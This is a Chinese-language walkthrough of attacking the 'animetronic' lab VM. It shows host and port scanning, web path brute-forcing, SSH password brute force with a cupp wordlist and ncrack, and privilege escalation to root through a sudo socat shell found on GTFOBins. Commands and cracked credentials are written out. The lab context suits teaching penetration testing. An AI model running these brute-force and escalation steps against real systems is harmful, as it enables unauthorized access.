**Animetronic攻击流程**

1. **信息收集**
   1. **主机发现**

利用arp-scan对网络内主机进行探测，这里除192.168.6.249外均是该网络中的已知服务器，因此192.168.6.249即是animetronic靶机。-l代表扫描本地网络，-e指定扫描的网卡。

图形用户界面, 文本, 应用程序, 聊天或短信

描述已自动生成

图- 1

***注：为什么直接锁定到了靶机？***

***解释：这里我们已知animetronic是有漏洞的需要进行攻击，因此实际上arp-scan在此只起到了查找animetronic网络ip的作用。在实际攻击场景中，我们并不清除哪个主机有漏洞，因此每个探测到的主机都要尝试攻击。***

* 1. **端口扫描**

利用nmap对animetronic靶机(192.168.6.166)进行端口扫描。-s代表scan，S代表SYN扫描模式，-Pn代表不进行主机发现，-p-代表扫描所有端口。发现开放着22，80端口。

文本

描述已自动生成

图- 2

* 1. **Web路径扫描**

命令行输入gobuster dir -u '192.168.6.249/' -w '/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt' -x html,php,txt,zip,bak.jpg。这里显示该需要排除一下278长度的数据包。命令输入gobuster dir -u '192.168.6.249' -w '/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt' -x jpg,txt,html,bak,zip,php --exclude-length 278。这里没有爆破到文件，很可能是所有的爆破结果包括重定向追踪后返回的报文长度都是278，无法区分出哪些路径是被成功访问，哪些路径是被重定向。

f12打开开发者工具后访问该网页，网页在进入时会提示Sorry, this service is not working now, because our main factory suffered a mysterious fire.。查看html源码后发现每次点击Get Animetronic也会出现提示，同时能看到存在一些路径，是可以成功访问的，看来需要去爆破二级目录。

文本

描述已自动生成

图- 3

文本

描述已自动生成

图- 4

图形用户界面, 应用程序

描述已自动生成

图- 5

图形用户界面, 应用程序, 网站

描述已自动生成

图- 6

图形用户界面, 文本, 应用程序

描述已自动生成

图- 7

因此尝试用另一个工具feroxbuster进行递归爆破，输入命令feroxbuster -u http://192.168.6.249 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 64 -x jpg,txt,zip,php,html,bak，发现一个路径，访问后是一张图片，在kali中用wget下载下来分析，输入命令wget <http://192.168.6.249/staffpages/new_employee>，然后用file分析该文件，输入命令file new\_employees，发现有一个备注像是一个base64编码，用base64解码，输入命令echo "ya/HnXNzyZDGg8ed4oC+yZ9vybnigL7Jr8SxyZTJpcmQx53Xnwo=" |base64 -d，得到ɯǝssɐƃǝ‾ɟoɹ‾ɯıɔɥɐǝן，结合编码前的备注信息，page for you michael，不难看出这是一句倒转的英文，转过来后是message\_for\_michael，访问该路径<http://192.168.6.249/staffpages/message_for_michael>，该网页指示去访问另一个文件personal\_info.txt，该网页michael的一些个人信息。

文本

描述已自动生成

图- 8

图形用户界面

描述已自动生成

图- 9

图形用户界面, 应用程序

描述已自动生成

图- 10

电脑屏幕的截图

描述已自动生成

图- 11




图- 12



图- 13

图形用户界面, 文本, 应用程序

描述已自动生成

图- 14

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

图- 15

1. **实施攻击**

在端口扫描时发现存在22号端口，尝试用michael登录看该靶机发现允许用密码登录。根据Web路径扫描中拿到的michael的个人信息，可以尝试构建一个michael的密码字典进行爆破。

文本

描述已自动生成

图- 16

利用cupp密码字典生成器，输入命令cupp -i，依次将michael的信息输入进去（没有的信息直接回车表示空），获得一个关于michael的密码字典michael.txt，使用ncrack进行ssh爆破，输入命令ncrack -T5 -u michael -P michael.txt ssh://192.168.6.249，其中-T指示扫描速度，，成功爆破到michael的密码leahcim1996，输入命令ssh [michael@192.168.6.249](mailto:michael@192.168.6.249)，输入该密码成功获取michael的用户权限。

文本

描述已自动生成

图- 17

文本

描述已自动生成

图- 18

文本

描述已自动生成

图- 19

文本

描述已自动生成

图- 20

1. **权限提升**

查看michael家目录下是否有可利用文件，输入命令ls -al，未发现可利用文件。

文本

描述已自动生成

图- 21

查看当前用户的sudo权限，输入sudo -l，输入michael的密码，提示michael没有查看的权限。

文本

描述已自动生成

图- 22

* 1. **特殊权限文件**

输入find / -perm -u=s 2>/dev/null查看被设置为SUID位的文件，这些文件均无法用于提权。

输入/usr/sbin/getcap -r / 2>/dev/null查看特殊能力文件，cap\_net\_bind\_service允许将gst-ptp-helper绑定到小于1024的端口，但是无助于提权。

文本

描述已自动生成

图- 23



图- 24

* 1. **定时启动项**

输入命令crontab -l查看当前用户定时任务，发现没有这个命令。查看系统定时任务，发现/etc/下只有两个和定时任务相关的目录和文件，cron.d和cron.daily，查看这两个目录下的定时执行脚本，发现这些脚本及其脚本中调用的文件均对用户michael没有写权限。例如/etc/cron.d/下的php定时启动项只有root用户可修改，因此定时启动项无法利用以提权。



图- 25



图- 26

文本

描述已自动生成

图- 27

图片包含 文本

描述已自动生成

图- 28



图- 29

* 1. **开机自启项**

进入/etc/init.d/查看当前系统的所有开机自启项，发现这些开机启动项文件和定时启动项文件一样，均对www-data用户无写权限。

图形用户界面

低可信度描述已自动生成

图- 30

* 1. **开放端口**

输入命令ss -tunalp查看端口开放信息，发现存在一个只能本地访问的3306和33060端口（53是DNS、68端口是DHCP），其中3306是数据库端口。尝试访问该端口，输入命令mysql -u michael -p，输入michael密码leahcim1996，密码不对；再尝试使用root用户登录也无法登录。



图- 31



图- 32

接下来尝试33060端口，用curl访问33060端口，无法连接；这里33060和3306一字之差，可能是数据库端口的副本，尝试访问，输入命令mysql -P 33060 -u michael -p，发现确实是一个数据库端口，密码也不正确，尝试root用户无密码登录也无法登录。



图- 33



图- 34



图- 35

* 1. **其它攻击尝试**

输入命令cat /etc/passwd查看是否还有别的用户，发现存在一个用户henry，访问该用户的家目录，ls -al /etc/henry，发现有一个Note.txt文件，cat查看后提示密码和aGVucnlwYXNzd29yZC50eHQK有关，这可能是base64编码，输入命令echo "aGVucnlwYXNzd29yZC50eHQK" |base64 -d进行解码， 得到一个文件名henrypassword.txt。在根目录下查找该文件，find / -name henrypassword.txt 2>/dev/null，找到文件路径，用cat查看得到henry用户密码IHateWilliam，输入命令su henry，输入其密码，成功获得henry用户权限。

文本

描述已自动生成

图- 36

文本

描述已自动生成

图- 37

文本

描述已自动生成

图- 38



图- 39



图- 40



图- 41

文本

描述已自动生成

图- 42

1. **进一步权限提升**

查看当前用户的sudo权限，输入sudo -l，发现存在一个免密执行文件socat，在网站<https://gtfobins.github.io/>中查找该文件，发现可以通过输入命令sudo socat stdin exec:/bin/sh提升权限，输入该命令，得到root用户权限，提权成功。




图- 43

图形用户界面, 文本, 应用程序

描述已自动生成

图- 44

文本

描述已自动生成

图- 45